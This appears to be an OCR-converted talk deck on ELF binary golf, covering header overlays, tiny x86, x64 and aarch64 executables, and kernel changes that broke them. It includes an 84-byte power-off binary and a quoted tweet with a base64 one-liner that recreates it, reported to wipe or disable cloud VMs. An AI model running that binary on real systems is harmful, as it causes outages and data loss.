
ELF Header - Describes the ELF file

Program Header - Directs the loader to map pieces of the ELF file into memory



ELF header (Ehdr)
The ELF header is described by the type *Elf32_Ehdr* or *Elf64_Ehdr*:

```
    #define EI_NIDENT 16

    typedef struct {
        unsigned char e_ident[EI_NIDENT];
        uint16_t      e_type;
        uint16_t      e_machine;
        uint32_t      e_version;
        ElfN_Addr     e_entry;
        ElfN_Off      e_phoff;
        ElfN_Off      e_shoff;
        uint32_t      e_flags;
        uint16_t      e_ehsize;
        uint16_t      e_phentsize;
        uint16_t      e_phnum;
        uint16_t      e_shentsize;
        uint16_t      e_shnum;
        uint16_t      e_shstrndx;
    } ElfN_Ehdr;
```



Program header (Phdr)
An executable or shared object file's program header table is an array of structures, each describing a segment or other information the system needs to prepare the program for execution. An object file *segment* contains one or more *sections*. Program headers are meaningful only for executable and shared object files. A file specifies its own program header size with the ELF header's *e_phentsize* and *e_phnum* members. The ELF program header is described by the type *Elf32_Phdr* or *Elf64_Phdr* depending on the architecture:

```
    typedef struct {
        uint32_t   p_type;
        Elf32_Off  p_offset;
        Elf32_Addr p_vaddr;
        Elf32_Addr p_paddr;
        uint32_t   p_filesz;
        uint32_t   p_memsz;
        uint32_t   p_flags;
        uint32_t   p_align;
    } Elf32_Phdr;

    typedef struct {
        uint32_t   p_type;
        uint32_t   p_flags;
        Elf64_Off  p_offset;
        Elf64_Addr p_vaddr;
        Elf64_Addr p_paddr;
        uint64_t   p_filesz;
        uint64_t   p_memsz;
        uint64_t   p_align;
    } Elf64_Phdr;
```

ELF32/x86 - 45 bytes (1999)

Released shortly after ELF was officially adopted as a standard binary format.

The began with a basic ELF32 generated by GCC, then switched to nasm. Then started doing overlays.


- 76 bytes overlaid e_phnum and p_type

- 64 bytes overlaid e_shoff and p_type

- 52 bytes overlaid ei_class and p_type

- 45 bytes removed all but the first byte of e_phnum


https://www.muppetlabs.com/~breadbox/software/tiny/teensy.html



```
BITS 32

              org     0x00001000

              db      0x7F, "ELF"             ; e_ident
              dd      1                                       ; p_type
              dd      0                                       ; p_offset
              dd      $$                                      ; p_vaddr
              dw      2                       ; e_type        ; p_paddr
              dw      3                       ; e_machine
              dd      filesize                ; e_version     ; p_filesz
              dd      _start                  ; e_entry       ; p_memsz
              dd      4                       ; e_phoff       ; p_flags
              dd      0                       ; e_shoff       ; p_align
              db      0                       ; e_flags
_start:
              mov     bl, 42
              xor     eax, eax
              inc     eax                     ; e_ehsize
              int     0x80                    ; e_phentsize
              db      1                       ; e_phnum
                                              ; e_shentsize
                                              ; e_shnum
                                              ; e_shstrndx

filesize      equ     $ - $$

;bb-45.asm
;00: 7f45 4c46 .... .... .... .... .... .... ; e_ident
;04: .... .... 0100 0000 .... .... .... .... ;             p_type
;08: .... .... .... .... 0000 0000 .... .... ;             p_offset
;0C: .... .... .... .... .... .... 0010 0000 ;             p_vaddr
;10: 0200 .... .... .... .... .... .... .... ; e_type      p_paddr
;12: .... 0300 .... .... .... .... .... .... ; e_machine   ''
;14: .... .... 2d00 0000 .... .... .... .... ; e_version   p_filesz
;18: .... .... .... .... 2510 0000 .... .... ; e_entry     p_memsz
;1C: .... .... .... .... .... .... 0400 0000 ; e_phoff     p_flags
;20: 0000 0000 .... .... .... .... .... .... ; e_shoff     p_align
;24: .... .... 00b3 2a31 .... .... .... .... ; e_flags
;28: .... .... .... .... c040 .... .... .... ; e_ehsize
;2A: .... .... .... .... .... cd80 .... .... ; e_phentsize
;2C: .... .... .... .... .... .... 01.. .... ; e_phnum
;2E: .... .... .... .... .... .... .... .... ; e_shentsize
;30: .... .... .... .... .... .... .... .... ; e_shnum
;32: .... .... .... .... .... .... .... .... ; e_shstrndx
```

ELF64/x64 - 84 bytes (2018)

Overlaying the program header within the ELF header at offset 0x1C and stuffing code in free spaces.



```
; 84 byte LINUX_REBOOT_CMD_POWER_OFF Binary Golf - 2018-12-16 - @netspooky
BITS 64
  org 0x100000000      ; Load address
;
; CODE                 HEXDUMP                                        ELF HEADER                      CODE COMMENT
;
  db 0x7F, "ELF"       ; 00: 7f45 4c46 .... .... .... .... .... ....   ELF Magic                       PROTIP: Use this as a constant ;)
_start:                ;
  mov edx, 0x4321fedc  ; 04: .... .... badc fe21 43.. .... .... ....   class,data,version              Moving some magic values...
  mov esi, 0x28121969  ; 09: .... .... .... .... ..be 6919 1228 ....   UNUSED                          ...into specified registers
  jmp short reeb       ; 0e: .... .... .... .... .... .... .... eb3c   UNUSED                          Short jump down to @x4c
  dw 2                 ; 10: 0200 .... .... .... .... .... .... ....   e_type
  dw 0x3e              ; 12: .... 3e00 .... .... .... .... .... ....   e_machine                        What Are We Executing?
  dd 1                 ; 14: .... .... 0100 0000 .... .... .... ....   e_version          PROGRAM       reboot() syscall with argument:
  dd _start - $$       ; 18: .... .... .... .... 0400 0000 .... ....   e_entry            HEADER        LINUX_REBOOT_CMD_POWER_OFF
phdr:                  ;                                                                                 """
  dd 1                 ; 1c: .... .... .... .... .... .... 0100 0000   e_entry            p_type         The message "Power down." is
  dd phdr - $$         ; 20: 1c00 0000 .... .... .... .... .... ....   e_phoff            p_flags        printed, the system is stopped,
  dd 0                 ; 24: .... .... 0000 0000 .... .... .... ....   e_phoff            p_offset       and all power is removed from
  dd 0                 ; 28: .... .... .... .... 0000 0000 .... ....   e_shoff            p_offset       the system, if possible.  If
  dq $$                ; 2c: .... .... .... .... .... .... 0000 0000   e_shoff            p_vaddr        not preceded by a sync(2), data
                       ; 30: 0100 0000 .... .... .... .... .... ....   e_flags            p_vaddr        will be lost.
  dw 0x40              ; 34: .... .... 4000 .... .... .... .... ....   e_shsize           p_paddr        """
  dw 0x38              ; 36: .... .... .... 3800 .... .... .... ....   e_phentsize        p_paddr       For more info:
  dw 1                 ; 38: .... .... .... .... 0100 .... .... ....   e_phnum            p_paddr           $ man 2 reboot
  dw 2                 ; 3a: .... .... .... .... .... 0200 .... ....   e_shentsize        p_paddr
cya:                   ;
  mov al, 0xa9         ; 3c: .... .... .... .... .... .... b0a9 ....   e_shnum            p_filesz      Load reboot(2) syscall number
  syscall              ; 3e: .... .... .... .... .... .... .... 0f05   e_shstrndx         p_filesz      Execute syscall
  dd 0                 ; 40: 0000 0000 .... .... .... .... .... ....                      p_filesz
  mov al, 0xa9         ; 44: .... .... b0a9 .... .... .... .... ....                      p_memsz       Keeping the values the same
  syscall              ; 46: .... .... .... 0f05 .... .... .... ....                      p_memsz       in p_memsz to keep loader happy
  dd  0                ; 48: .... .... .... .... 0000 0000 .... ....                      p_memsz
reeb:                  ; 4c: .... .... .... .... .... .... bfad dee1
  mov edi, 0xfee1dead  ; 50: fe.. ....                                                    p_align       Load "LINUX_REBOOT_CMD_POWER_OFF"
  jmp short cya        ; 51: ..eb e9..                                                    p_align       Short jump e_shnum/p_filesz @0x3C
  nop                  ; 53: .... ..90                                                    p_align       Filler to keep file size 84 bytes
;
; Build:
; nasm -f bin -o bye bye.nasm
```


ELF64/x64 - 84 bytes (2018)

This actually caused some strange issues when I first published, on VPSes specifically.


This because of how some hypervisors were configured to handle power-off events like LINUX_REBOOT_CMD_POWER_OFF coming from the guest VM.

Without calling sync, as the man page says, it can cause data loss.

https://n0.lol/ebm/3/



```
LINUX_REBOOT_CMD_POWER_OFF
       (RB_POWER_OFF, 0x4321fedc; since Linux 2.1.30).  The
       message "Power down." is printed, the system is stopped,
       and all power is removed from the system, if possible.  If
       not preceded by a sync(2), data will be lost.
```



Battle Programmer Yuu
@netspooky

So after some testing, I found that this one liner does the following to different VPS:
@njal_la - Shuts down and makes unrecoverable
@linode - Wipes and redeploys to same IP
@awscloud - Wipes and stops instance (also re-IPs if out of the box deployed)

More testing forthcoming.

Battle Programmer Yuu @netspooky · Nov 8, 2018
85 byte ELF64 LINUX_REBOOT_CMD_POWER_OFF:

```
base64 -d <<< f0VMRrrc/
iFDvmkZEijrPAIAPgABAAAABAAAAAEAAAAcAAAAAAAAAAAAAAAAAAAAA
QAAAEAAOAABAA8nDycAAAAAAAAAPJwAAAAAAAAL+t3uH+sKkPBQ== > ...
```


4:41 PM · Nov 9, 2018

ELF64/aarch64 - 84 bytes

I wanted to see how easy it was to golf an aarch64 binary using the same overlay at 0x1C.

This code calls the write() syscall and prints "ELF"

https://tmpout.sh/2/14.html



```
aarch64 Code
04: adr x1, #0x0
    ; 0x0 is the
    ; address of
    ; the string.
08: mov x8, #0x40
    ; The write
    ; syscall.
0C: b 0x40
    ; Jump down
    ; to address
    ; 0x4C

; This program
; moves address
; 0x00, which is
; the ELF's magic
; bytes.
;
; It then sets
; up a write
; syscall and
; prints using
; file descriptor
; 0, stdin.
;
; x0 contains the
; file descriptor
; and is 0 when
; initialized.
;
; It prints
; once and hangs,
; because write
; returns the
; number of bytes
; written, 4 in
; this case, and
; tries to write
; again to 4, a
; non-existent fd

38: svc #0x0
    ; Call the
    ; kernel

3C: b 0x4
    ; Jump back
    ; to 0x4

; Only works on
; kernels < 5.8
; See EBM4 for
; more info.

4C: mov x2, #0x4
    ; *buf length

50: b 0x38
    ; Go 2 0x38
```

```
00:  7f 45 4c 46  .ELF
04:  e1 ff ff 10  ....
08:  08 08 80 d2  ....
0C:  10 00 00 14  ....
10:  02 00 b7 00  ....
14:  01 00 00 00  ....
18:  04 00 00 00  ....
1C:  01 00 00 00  ....
20:  1c 00 00 00  ....
24:  00 00 00 00  ....
28:  00 00 00 00  ....
2C:  00 00 00 00  ....
30:  01 00 00 00  ....
34:  40 00 38 00  @.8.
38:  01 00 00 d4  ....
3C:  f2 ff ff 17  ....
40:  00 00 00 00  ....
44:  f2 ff ff 17  ....
48:  00 00 00 00  ....
4C:  82 00 80 d2  ....
50:  fa ff ff 17  ....
```

```
ELF Header
00: e_ident

04: ei_class
05: ei_data
06: ei_version
07: ei_osabi

08: ei_abivers
09: ei_pad

0C: ei_pad

    ; EXEC
10: e_type
12: e_machine
    ; aarch64
14: e_version

18: e_entry
    ;100000004

1C: e_entry

20: e_phoff
    ; 0x1C

24: e_phoff

28: e_shoff
    ; 0

2C: e_shoff

30: e_flags
    ; 1

34: e_ehsize
36: e_phentsize
    ; 0x38

38: e_phnum
3A: e_shentsize

3C: e_shnum
3E: e_shstrndx
```

```
Program Header
1C: p_type
    ; PT_LOAD

20: p_flags
    ; PF_R

24: p_offset
    ; 0

28: p_offset

    ; 0
2C: p_vaddr
    ;100000000

30: p_vaddr

34: p_paddr
    ; junk

38: p_paddr

3C: p_filesz
    ; junk

40: p_filesz

44: p_memsz
    ; junk
48: p_memsz

4C: p_align
    ; junk

50: p_align
```

Kernel Changes Breaking Binary Golf

A patch pushed to Linux kernel 5.7 broke the 84 byte ELF64


The 0x1C overlay trick relied on READ_IMPLIES_EXEC, which made the text segment executable because it had the read permission, it "failed open"

PT_GNU_STACK not present made the stack executable too


This is determined by p_flags,

which overlaid with e_phoff

with a value of 0x1C.



```
PF_X      1 00000001 Execute
PF_W      2 00000010 Write
PF_R      4 00000100 Read
p_flags 1Ch 00011100
                  └── PF_R is set
```



```
Here's what it looks like when it works, and READ_IMPLIES_EXEC is set:

 $ rizin -b 64 -d xit
 ...
 [0x100000004]> dm
 0x0000000100000000 - 0x0000000100001000 * usr   4K s r-x /tmp/xit /tmp/xit ; map.tmp_xit.r_x
 0x00007fff8793e000 - 0x00007fff8795f000 - usr 132K s rwx [stack] [stack] ; map.stack_.rwx
 0x00007fff879b0000 - 0x00007fff879b3000 - usr  12K s r-- [vvar] [vvar] ; map.vvar_.r
 0x00007fff879b3000 - 0x00007fff879b5000 - usr   8K s r-x [vdso] [vdso] ; map.vdso_.r_x
 0xffffffffff600000 - 0xffffffffff601000 - usr   4K s r-x [vsyscall] [vsyscall] ; map.vsyscall_.r_x

This is what it looks like now, on a kernel that contains this patch:

 $ rizin -b 64 -d xit
 ...
 [0x100000004]> dm
 0x0000000100000000 - 0x0000000100001000 * usr   4K s r-- /tmp/xit /tmp/xit ; map.tmp_xit.r
 0x00007fffb88cd000 - 0x00007fffb88ee000 - usr 132K s rw- [stack] [stack] ; map.stack_.rw
 0x00007fffb896e000 - 0x00007fffb8972000 - usr  16K s r-- [vvar] [vvar] ; map.vvar_.r
 0x00007fffb8972000 - 0x00007fffb8974000 - usr   8K s r-x [vdso] [vdso] ; map.vdso_.r_x
 0xffffffffff600000 - 0xffffffffff601000 - usr   4K s --x [vsyscall] [vsyscall] ; map.vsyscall_.__x

Notice the top line, the r-x (Read, Execute) permission changes to r-- (Read). Also, the stack has
rwx (Read, Write, Execute) permissions, and is changed to rw- (Read, Write) due to the patch.
```


Kernel Changes Breaking Binary Golf

This was mentioned in the original Muppet Labs tiny ELF article:

...it turns out that, contrary to every expectation, the executable bit can be dropped from the p_flags field, and Linux will set it for us anyway. Why this works, I honestly don't know -- maybe because Linux sees that the entry point goes to this segment? In any case, it works.

